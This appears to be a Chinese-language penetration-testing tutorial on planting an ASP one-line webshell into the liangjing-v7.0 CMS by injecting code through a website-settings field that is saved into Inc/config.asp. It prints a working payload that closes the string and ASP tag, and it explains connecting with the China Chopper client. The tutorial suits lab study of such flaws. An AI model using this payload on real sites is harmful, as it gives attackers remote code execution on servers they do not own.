

# 网站信息插马拿webshell

测试源码：liangjing-v7.0




注入一句话代码，前面需要闭合双引号和asp标记号 后面需要注释

**"%><%eval request("x")%><% '**

****

注入时一定要小心，如果注入的代码没有闭合全，就会导致系统无法使用，如下













如果我们尝试直接用菜刀去连接就会出错






因为真正的注入位置不是这里，我们之前把变量闭合了，那么主页就不可能有我们的注入代码，注入的位置则是配置文件 Inc/config.asp








**注意：插入前一定要去信息收集对应网站的源码，只有看了源码才知道如何闭合，然后在虚拟机搭建对应的网站自己先尝试，如果一贯无脑乱注入就会把后台弄坏而且不能还原！！！**

比如本次config.asp的源码如下




另外如果插入成功后，可以试试直接连接后台的地址



不行的话，则找到网站配置选项的链接，然后菜刀连接链接





再不行就找找其他保护config.asp 的页面，或者如果有权限直接访问config.asp配置文件